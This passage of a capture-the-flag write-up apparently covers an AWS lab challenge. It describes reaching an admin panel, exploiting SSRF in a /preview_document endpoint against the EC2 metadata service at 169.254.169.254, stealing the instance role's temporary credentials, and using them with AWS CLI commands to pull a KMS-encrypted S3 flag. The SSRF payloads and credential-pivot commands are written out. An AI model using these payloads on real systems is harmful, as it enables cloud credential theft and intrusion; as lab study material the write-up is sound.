
/admin_panel still has to be requested directly, but the same Flask session cookie carries over fine - no re-login needed, since the app re-checks Cognito on every request rather than caching the role at login time. That’s what actually serves the escalated view once you go looking for it:

It’s a “Document Retrieval Panel” gated on CLEARANCE: DIRECTOR, and it POSTs an arbitrary URL to /preview_document, which does a raw, unrestricted requests.get(data["url"]) server-side - classic SSRF, gated only by the admin check that was just bypassed above. Pointing it at the EC2 instance metadata service, through the panel’s own form rather than curl this time:
POST /preview_document {"url":"http://169.254.169.254/latest/user-data"}returns the instance’s cloud-init bootstrap script, and buried in it is the third flag: THM{ssrf_t0_1mds_cr3ds}

IMDSv1 is enabled here with no token or hop-limit hardening, so a plain GET through the SSRF is all it takes - no need to fake a PUT for an IMDSv2 session token first.
Stage 4 - stealing the instance role and decrypting the KMS flag
Same SSRF, just a different metadata path this time:
POST /preview_document {"url":"http://169.254.169.254/latest/meta-data/iam/security-credentials/challenge_instance"}comes back with full temporary AWS credentials for the EC2 instance role, arn:aws:sts::332173347248:assumed-role/challenge_instance/... - a completely different, far more privileged identity than the low-priv Cognito role the app itself uses for browsing S3.

Exporting those creds locally means going straight to AWS from here on, bypassing the buggy web app entirely:
$ source instance_creds.env   # AWS_ACCESS_KEY_ID / SECRET / SESSION_TOKEN from the SSRF response

$ aws sts get-caller-identity
{
    "UserId": "AROAU2VYTBGYKMMR7ISVV:i-04d4148690506c174",
    "Account": "332173347248",
    "Arn": "arn:aws:sts::332173347248:assumed-role/challenge_instance/i-04d4148690506c174"
}

$ aws s3api get-object --region ap-southeast-1 \
    --bucket dda-classified-archive --key restricted-documents/flag.txt \
    classified_flag.txt
{
    "SSEKMSKeyId": "arn:aws:kms:ap-southeast-1:332173347248:key/9a6fd248-80d1-455c-bede-7daba70bfede",
    "ServerSideEncryption": "aws:kms",
    ...
}

$ cat classified_flag.txt
THM{km5_cl4ss1f13d_unl0ck3d}
The AWS CLI transparently calls kms:Decrypt using the instance role’s permissions - which the Cognito role from Stage 2 lacked entirely - and hands back the plaintext flag straight away. Four flags, four different identities: an app client with no signup restrictions, a low-privilege archive reader, a self-promoted director session, and finally the EC2 instance’s own IAM role, each one unlocking the next.